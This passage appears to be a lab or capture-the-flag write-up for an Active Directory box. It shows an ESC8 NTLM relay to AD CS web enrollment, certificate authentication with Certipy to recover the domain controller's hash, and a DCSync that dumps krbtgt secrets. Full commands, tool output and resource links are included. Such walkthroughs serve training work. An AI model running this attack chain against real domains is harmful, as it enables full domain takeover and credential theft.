      ESC8 : Web Enrollment is enabled over HTTP.
Certificate Templates : [!] Could not find any certificate templates
ESC8 to DC01$ Account
As you can see the CA is vulnerable to ESC8 where we can enroll certificates over HTTP and they get approved automatically, so if we can coerce anyone on the domain to connect to us we can relay his authentication and get the certificate instead of him

As you can see we start our relay server and coerce the target to connect to us relaying the connection back to the enrollment endpoint. We coerce the DC so we get a ticket as the DC01$ machine account
(.venv) ┌─[]─[10.200.55.236]─[jimmex@attacker]─[~/HSM/Shadowgate]
└──╼ [★]$ ntlmrelayx.py -smb2support -t http://DC01.shadow.gate/certsrv/certfnsh.asp --template DomainController --adcs
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

< SNIP>
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
< SNIP>

[*] Servers started, waiting for connections
[*] (SMB): Received connection from 10.1.218.199, attacking target http://DC01.shadow.gate
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from /@10.1.218.199 against http://DC01.shadow.gate SUCCEED [1]
[*] (SMB): Received connection from 10.1.218.199, attacking target http://DC01.shadow.gate
[*] http:///@dc01.shadow.gate [1] -> Using template name: DomainController
[*] http:///@dc01.shadow.gate [1] -> Generating CSR...
[*] http:///@dc01.shadow.gate [1] -> CSR generated!
[*] http:///@dc01.shadow.gate [1] -> Getting certificate...
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from /@10.1.218.199 against http://DC01.shadow.gate SUCCEED [2]
[*] http:///@dc01.shadow.gate [1] -> GOT CERTIFICATE! ID 3
[*] http:///@dc01.shadow.gate [1] -> Writing PKCS#12 certificate to ./DC01.shadow.gate.pfx
[*] http:///@dc01.shadow.gate [1] -> Certificate successfully written to file
[*] http:///@dc01.shadow.gate [2] -> Skipping user since attack was already performed
Then we use that certificate to authenticate using Certipy to get the hash of the account
┌─[]─[10.200.55.236]─[jimmex@attacker]─[~/HSM/Shadowgate]
└──╼ [★]$ certipy auth -pfx DC01.shadow.gate.pfx -dc-ip 10.1.218.199
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC01.shadow.gate'
[*]     Security Extension SID: 'S-1-5-21-243493930-1113464705-3012771586-1000'
[*] Using principal: 'dc01$@shadow.gate'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc01.ccache'
[*] Wrote credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got hash for 'dc01$@shadow.gate': aad3b435b51404eeaad3b435b51404ee:6c3b6f35b6e314bfdf249b2d4358bd4a
Having the DC machine account hash means we can do DCSync
┌─[]─[10.200.55.236]─[jimmex@attacker]─[~/HSM/Shadowgate]
└──╼ [★]$ secretsdump.py 'shadow.gate/dc01$' @shadow.gate -hashes :6c3b6f35b6e314bfdf249b2d4358bd4a -just-dc-user krbtgt
Impacket v0.14.0.dev0+20260814.164800.c23b3d55 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:<NO NOT ON MY WATCH>0ec99b21e09802:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:9d2c8f2fecd0d6813cde513680b594210cf9c91bc2d4f6715ce25972b6a7c7c5
krbtgt:aes128-cts-hmac-sha1-96:03ed2c0be5231fb6bd698d2bc18b9e39
krbtgt:des-cbc-md5:4a5286207f83ae7c
[*] Cleaning up...
Path
here is what we did for this box

Resources
- https://book.hacktricks.wiki/en/windows-hardening/active-directory-methodology/as-rep-roast.html - AS-REP Roasting
- https://github.com/ropnop/kerbrute - Kerbrute user enumeration and AS-REP Roasting
- https://hashcat.net/wiki/doku.php?id=example_hashes - Hashcat modes 18200 (AS-REP) and 13100 (TGS-REP / Kerberoasting)
- https://bloodhound.readthedocs.io/en/latest/ - BloodHound and RustHound AD enumeration
- https://github.com/ShutdownRepo/targetedKerberoast - Targeted Kerberoasting via GenericWrite/SPN abuse
- https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf - Certified Pre-Owned ADCS attack whitepaper
- https://book.hacktricks.wiki/en/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation.html#esc8-ntlm-relay-to-ad-cs-http-endpoints - ESC8 NTLM Relay to AD CS HTTP endpoints
- https://github.com/ly4k/Certipy - Certipy ADCS enumeration and authentication
- https://book.hacktricks.wiki/en/windows-hardening/active-directory-methodology/printers-spooler-service-abuse.html - Coercion techniques (PetitPotam / PrinterBug) for NTLM relay
- https://book.hacktricks.wiki/en/windows-hardening/active-directory-methodology/dcsync.html - DCSync with secretsdump